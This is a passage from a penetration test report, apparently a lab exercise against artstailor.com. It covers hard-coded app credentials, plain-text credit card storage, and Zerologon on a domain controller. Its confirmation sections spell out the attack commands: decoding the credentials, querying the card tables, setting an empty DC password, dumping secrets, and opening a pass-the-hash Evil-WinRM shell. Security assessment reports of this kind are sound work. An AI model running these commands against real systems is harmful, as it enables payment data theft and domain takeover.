Confirmation method

The vulnerability can be confirmed by first downloading the app via the command

```
sudo wget http://www.artstailor.com/apps/ArtsTailorNews.apk
and then de-compiling the source code for the app by using jadx-gui via the
command jadx-gui ArtsTailorNews.apk. Using the Search feature, enter the
string ItemListActivity and click on an entry to open the ItemListActivity file.
Scroll down to the Async class, and there you will find the username and pass-
word base64-encoded. Decode these using the command
echo "<credential>" (vertical line) base64--decode and then
login to the database by running the command
mysql-h www.artstailor.com-u d*****n-p--ssl=OFF and then
enter the decoded password when prompted. To login with administrative ac-
cess, use the session token and password for the database found in a previous
penetration test.
```

Mitigation or Resolution Strategy

Removing the hard-coded credentials from the ItemListActivity page would stop an attacker from being able to find them so easily, and would significantly reduce the level of vulnerability associated with the mobile app and its back end database. These credentials could be stored in an encrypted, private file which would greatly improve their security.

2.14 Finding: *Insecure Storage of Private Information in Referenced Database*

Pr0b3 Security found Payment Critical Information (PCI) and other sensitive information easily accessible in the referenced database that forms the back-end for the Mobile App ArtsTailorNews.

Severity Rating

Were an attacker to gain access to the back-end database for the mobile app and take advantage of the improper storage used for the PCI information of users it stores, they would be able to obtain payment information for several of its users.

CVSS Base Severity Rating: 8.2 AV:N AC:L PR:L UI:N S:U C:H I:H A:N

Vulnerability Description

Pr0b3 Security gained access to the back-end database for the ArtsTailorNews mobile app and found plain-text credit card information with the first and last names for each card through simple SQL command traversal that an attacker would likely have the prowess to perform. The hard-coded db*****en

user has limited privileges, however, full administrative access to the database can be gained through an administrative session token obtainable from simple BeEf hooking. Using this access, an attacker could find the sensitive information stored in the ccard table of the customerdb database. This ability causes significant vulnerability to the database used within artstailor.com.

Confirmation method

The database was accessed via the command `mysql -h www.artstailor.com -u ad*****en -p`, and the session cookie `KE*****-j` was entered in the command line prompt afterwards. This granted administrative access to the back-end database. The following commands were used to access the customerdb database and extract the sensitive PCI information: `USE customerdb;; SELECT * FROM ccard;;` and `SELECT * FROM people;;`.

Mitigation or Resolution Strategy

The use of encryption when storing this information would greatly increase the security of the sensitive information, as having it stored in plain-text requires no specialized knowledge of decryption. Also, removing the use of hard-coded credentials would severely hinder an attackers ability to find this information in the first place.

2.15 Finding: Zerologon Vulnerability

Pr0b3 Security performed a Penetration test on the machines in the artstailor.com network and found that the Domain Controller at IP address 10.64.25.190 was vulnerable to the use of Zerologon in Microsoft's Netlogon process.

Severity Rating

The Zerologon (CVE-2020-1472) carries with it a critical level of threat to the security of the machines in the artstailor domain. It does not require extensive knowledge of or privileged access to the host systems, or previously-gained credentials, making it easily accessible and simple to carry out. Were an attacker to exploit the vulnerability as I have in this penetration test, they would be able to dump credentials for several users on the domain controller machines and gain Domain-level administrator access, severely compromising the network. With this access they would be able to collect further sensitive information, and reconfigure or delete existing files.

CVSS Base Severity Rating: 10.0 AV:N AC:L PR:N UI:N S:C C:H I:H A:H

Vulnerability Description

The Zerologon vulnerability is a cryptographic exploit in the MS-NRPC Netlogon Remote Protocol that allows attacks to be mounted on Microsoft active directory domain controllers. When used, it alters the logon process and sets the initialization vector to be all zeroes, when normally random numbers are used. This effectively makes the password for every affected user an empty string, removing an attacker's need to know password to login to a target system. Furthermore, its use can be paired with `impacket-secretsdump` and `Evil-WinRM` to dump username and password hash credentials without pre-existing knowledge of a username, and gain shell access to the machine. Thus, this can be extremely compromising when used properly.

This vulnerability was found to be present on the backup domain controller with host name `bdc.artstailor.com` and IP address `10.64.25.190`. The associated service, Netlogon, is active on SMB port 445.

Confirmation method

To identify that SMB port 445 was open on the host BDC, I ran the command: `proxychains nmap -p 445 10.64.25.190`. The output showed that it was indeed open. To run Zerologon on BDC, I changed directories via `cd /home/kali/git/zerologon` and ran the zerologon script using `proxychains python3 set_empty_pw.py bdc 10.64.25.190`. The output confirmed that it was a success. To dump credentials, I ran the `impacket-secretsdump` command:

```
proxychains impacket-secretsdump "artstailor/bdc$@10.64.25.190
-hashes :31d6cfe0d16ae931b73c59d7e0c089c0 and found several dumped
credentials in the output. To gain shell access to BDC, I ran the command:
sudo proxychains evil-winrm -i 10.64.25.190 -u Administrator
-H 08*****79 and saw an Evil-WinRM shell
with domain admin access open in the terminal.
```

Mitigation or Resolution Strategy

Patching BDC by installing the latest Microsoft security updates would be the first place to start. This would remove the vulnerability from BDC and prevent attackers from being able to use Zerologon successfully. Secondly, safeguarding SMB port 445 by placing more restrictions on who can access it would go a step further and prevent attackers from finding more information about it using `nmap` and other network scanning tools. Third, the firewall could be modified to flag suspicious activities like creating a reverse ssh tunnel or attempting to login to domain controllers with blank passwords.